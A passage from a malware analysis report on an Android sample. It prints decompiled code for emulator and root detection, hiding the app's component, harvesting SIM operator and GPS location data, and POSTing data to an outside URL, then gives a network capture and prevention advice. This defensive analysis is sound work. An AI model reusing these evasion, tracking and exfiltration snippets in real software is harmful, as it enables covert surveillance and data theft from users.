                    if (CameraFacing.values()[cameraInfo.facing] == CameraFacing.BACK) {
                        break;
                    }
                    i++;
                }
                if (i == numberOfCameras) {
                    com.king.zxing.o.b.f("No camera facing " + CameraFacing.BACK + "; returning camera #0");
                    i = 0;
                }
            }
            com.king.zxing.o.b.f("Opening camera #" + i);
            Camera.CameraInfo cameraInfo2 = new Camera.CameraInfo();
            Camera.getCameraInfo(i, cameraInfo2);
            Camera open = Camera.open(i);
            if (open == null) {
                return null;
            }
            return new a(i, open, CameraFacing.values()[cameraInfo2.facing], cameraInfo2.orientation);
        }
    }
}
```

Figure 28. Camera control


It checks the "**ro.kernel.qemu**" value to understand that it is running and analyzed in the emulator. If this value is 1, it will run the **ADB** shell as root, meaning that the environment in which the malware is running is an emulator. Because on a physical device, the **ADB** shell works with a normal user right, not root.



```
class c$2 extends HashMap<String, String> {
    public c$2() {
        put("aa", "ro.arch");
        put("ab", "ro.chipname");
        put("ac", "ro.dalvik.vm.native.bridge");
        put(ai.au, "persist.sys.nativebridge");
        put("ae", "ro.enable.native.bridge.exec");
        put("af", "dalvik.vm.isa.x86.features");
        put("ag", "dalvik.vm.isa.x86.variant");
        put("ah", "ro.zygote");
        put("ai", "ro.allow.mock.location");
        put("aj", "ro.dalvik.vm.isa.arm");
        put("ak", "dalvik.vm.isa.arm.features");
        put("al", "dalvik.vm.isa.arm.variant");
        put("am", "dalvik.vm.isa.arm64.features");
        put("an", "dalvik.vm.isa.arm64.variant");
        put("ao", "vzw.os.rooted");
        put("ap", "ro.build.user");
        put("aq", "ro.kernel.qemu");
        put("ar", "ro.hardware");
        put("as", "ro.product.cpu.abi");
        put("at", "ro.product.cpu.abilist");
        put("au", "ro.product.cpu.abilist32");
        put("av", "ro.product.cpu.abilist64");
    }
```

Figure 29. “ro.kernel.qemu” value


The malware provides privacy on the device by removing the application launcher to avoid analysis.



```
public static void disableService(Context context) {
    ComponentName componentName = new ComponentName(context, j.channelService);
    PackageManager packageManager = context.getPackageManager();
    try {
        ALog.d("UtilityImpl", "disableService,comptName=" + componentName.toString(), new Object[0]);
        if (packageManager.getServiceInfo(componentName, EventType.PIND_RECEIVE).enabled) {
            packageManager.setComponentEnabledSetting(componentName, 2, 1);
            killService(context);
        }
    } catch (PackageManager.NameNotFoundException unused) {
    }
}
```

Figure 30. Uninstalling the application launcher


It checks whether the device has root privileges.



```
private static boolean c() {
    if (new File("/system/app/Superuser.apk").exists()) {
        return true;
    }
    try {
        if (!new File("/system/app/Kinguser.apk").exists()) {
            return true;
        }
        return false;
    } catch (Exception unused) {
        return false;
    }
}

private static boolean d() {
    return new e().a(e.a.check_su_binary) != null;
}

private static boolean e() {
    String[] strArr = {"/bin", "/system/bin/", "/system/xbin/", "/system/sbin/", "/sbin/", "/vendor/bin/", "/su/bin/", "/data/local/xbin/", "/data/local/bin/", "/system/sd/x
    for (int i = 0; i < 12; i++) {
        String str = strArr[i];
        if (new File(str + "su").exists()) {
            return true;
        }
    }
    return false;
}
```

Figure 31. Root authorization check


It controls the operator provider information of the device.



```
TelephonyManager telephonyManager = (TelephonyManager) context.getSystemService("phone");
str = telephonyManager.getSimOperatorName();
```

Figure 32. Checking operator provider information


It receives the latitude-longitude information of the device.



```
if (this.addParams) {
    Location $$a2 = q.d.valueOf.$$a(context2);
    HashMap hashMap4 = new HashMap(3);
    if ($$a2 != null) {
        hashMap4.put("lat", String.valueOf($$a2.getLatitude()));
        hashMap4.put(ServerParameters.LON_KEY, String.valueOf($$a2.getLongitude()));
        hashMap4.put("ts", String.valueOf($$a2.getTime()));
    }
```

Figure 33. Latitude-longitude information

The malware accesses the last known location information from the specified provider via **GPS**.




```
public final Location $$a(@NonNull Context context) {
    try {
        LocationManager locationManager = (LocationManager) context.getSystemService(MsgConstant.KEY_LOCATION_PARAMS);
        Location lastKnownLocation = $$a(context, new String[]{"android.permission.ACCESS_FINE_LOCATION", "android.permission.ACCESS_COARSE_LOCATION"}) ? locationManager.g
        Location lastKnownLocation2 = $$a(context, new String[]{"android.permission.ACCESS_FINE_LOCATION"}) ? locationManager.getLastKnownLocation("gps") : null;
        if (lastKnownLocation2 == null && lastKnownLocation == null) {
            lastKnownLocation = null;
        } else if (lastKnownLocation2 != null || lastKnownLocation == null) {
            if ((lastKnownLocation == null && lastKnownLocation2 != null) || 60000 >= lastKnownLocation.getTime() - lastKnownLocation2.getTime()) {
                lastKnownLocation = lastKnownLocation2;
            }
        }
        if (lastKnownLocation != null) {
            return lastKnownLocation;
        }
        return null;
    } catch (Throwable unused) {
        return null;
    }
}
```

Figure 34. GPS Access

Network Analysis

Trying to access the IP address 185[.]199[.]108[.]133[:]443.




```
12 20.786159   10.3.0.10   1.1.1.1     TCP       78 40876 → 853 [SYN] Seq=0 Win=65535 Len=0 MSS=1360 SACK_PERM=1 TSval=2650451955 TSecr=0 WS=64 TFO=R
13 20.787961   1.1.1.1     10.3.0.10   TCP       66 853 → 40876 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 SACK_PERM=1 WS=1024
14 20.788171   10.3.0.10   1.1.1.1     TCP       54 40876 → 853 [ACK] Seq=1 Ack=1 Win=81600 Len=0
15 20.788242   10.3.0.10   1.1.1.1     TLSv1.2  189 Client Hello
16 20.789983   1.1.1.1     10.3.0.10   TCP       54 853 → 40876 [ACK] Seq=1 Ack=136 Win=67584 Len=0
17 20.790492   1.1.1.1     10.3.0.10   TLSv1.2 2781 Server Hello, Certificate, Server Key Exchange, Server Hello Done
18 20.790772   10.3.0.10   1.1.1.1     TCP       54 40876 → 853 [ACK] Seq=136 Ack=1361 Win=84352 Len=0
19 20.790786   10.3.0.10   1.1.1.1     TCP       54 40876 → 853 [ACK] Seq=136 Ack=2721 Win=87040 Len=0
20 20.790792   10.3.0.10   1.1.1.1     TCP       54 40876 → 853 [ACK] Seq=136 Ack=2728 Win=87040 Len=0
21 20.796061   10.3.0.10   1.1.1.1     TLSv1.2  147 Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message

> Frame 15: 189 bytes on wire (1512 bits), 189 bytes captured (1512 bits)
> Ethernet II, Src: 02:00:00:5a:22:3e (02:00:00:5a:22:3e), Dst: ba:03:a2:91:5c:9a (ba:03:a2:91:5c:9a)
> Internet Protocol Version 4, Src: 10.3.0.10, Dst: 1.1.1.1
> Transmission Control Protocol, Src Port: 40876, Dst Port: 853, Seq: 1, Ack: 1, Len: 135
> Transport Layer Security
```

```
88 22.947153   10.3.0.10         1.1.1.1           TCP       54 40886 → 853 [ACK] Seq=388 Ack=3487 Win=92480 Len=0
89 22.948493   10.3.0.10         185.199.108.133   TCP       74 35052 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1360 SACK_PERM=1 TSval=3415873735 TSecr=0 WS=64
90 22.949586   185.199.108.133   10.3.0.10         TCP       74 443 → 35052 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1436 SACK_PERM=1 TSval=2514109313 TSecr=3415873735 WS=
91 22.949801   10.3.0.10         185.199.108.133   TCP       66 35052 → 443 [ACK] Seq=1 Ack=1 Win=81600 Len=0 TSval=3415873736 TSecr=2514109313
92 22.956745   10.3.0.10         185.199.108.133   TLSv1.3  583 Client Hello
93 22.957836   185.199.108.133   10.3.0.10         TCP       66 443 → 35052 [ACK] Seq=1 Ack=518 Win=143872 Len=0 TSval=2514109321 TSecr=3415873743
94 22.959194   185.199.108.133   10.3.0.10         TLSv1.3 4373 Server Hello, Change Cipher Spec, Application Data, Application Data, Application Data, Application Data, App
95 22.959611   10.3.0.10         185.199.108.133   TCP       66 35052 → 443 [ACK] Seq=518 Ack=1349 Win=84352 Len=0 TSval=3415873746 TSecr=2514109322
96 22.959623   10.3.0.10         185.199.108.133   TCP       66 35052 → 443 [ACK] Seq=518 Ack=2697 Win=87040 Len=0 TSval=3415873746 TSecr=2514109322

> Frame 90: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)
> Ethernet II, Src: ba:03:a2:91:5c:9a (ba:03:a2:91:5c:9a), Dst: 02:00:00:5a:22:3e (02:00:00:5a:22:3e)
> Internet Protocol Version 4, Src: 185.199.108.133, Dst: 10.3.0.10
> Transmission Control Protocol, Src Port: 443, Dst Port: 35052, Seq: 0, Ack: 1, Len: 0
```

Figure 35. Access to IP address

It tries to send a post request to the URL address https[:]//login[.]sina[.]com[.]cn/visitor/signin and checks the server's status code by checking the incoming data length. If it is not 200

(OK), it is understood that the connection has failed. As a result of the examination of the codes in question in dynamic analysis, no response was found..



```
private String f(String str) {
    try {
        HttpURLConnection httpURLConnection = (HttpURLConnection) new URL("https://login.sina.com.cn/visitor/signin").openConnection();
        httpURLConnection.setRequestMethod("POST");
        httpURLConnection.setReadTimeout(3000);
        httpURLConnection.setConnectTimeout(1000);
        httpURLConnection.setDoOutput(true);
        httpURLConnection.setDoInput(true);
        httpURLConnection.setUseCaches(false);
        OutputStream outputStream = httpURLConnection.getOutputStream();
        outputStream.write(str.getBytes());
        outputStream.flush();
        if (httpURLConnection.getResponseCode() != 200) {
            return null;
        }
        InputStream inputStream = httpURLConnection.getInputStream();
        ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
        byte[] bArr = new byte[1024];
        while (true) {
            int read = inputStream.read(bArr);
            if (read != -1) {
                byteArrayOutputStream.write(bArr, 0, read);
            } else {
                inputStream.close();
                byteArrayOutputStream.close();
                return new String(byteArrayOutputStream.toByteArray());
            }
        }
```

Figure 36. POST request and connection check

Prevention Methods

- Unnecessary permissions should not be granted to applications.

- Anti-malware software, such as Google Play Protect, must be up-to-date and working.

- The operating system should be kept up to date.

- Applications of unknown origin should not be downloaded and installed.

- Care should be taken when opening e-mail attachments.

- Suspicious Email attachments should be reviewed or removed by experts.

- Applications that ask for accessibility permission should be carefully examined.

- Applications should not be installed from outside the official application markets.

- 3rd party application installation setting should be disabled.

- Multi-factor authentication should be used.

PREPARED BY

HAKAN SOYSAL

BİLAL BAKARTEPE

EKİN SELİN OLÇAY

SAMET AKINCI

https://www.linkedin.com/in/hakansoysal/

https://www.linkedin.com/in/bilal-bakartepe/

https://www.linkedin.com/in/selinolcay/

https://www.linkedin.com/in/samoceyn/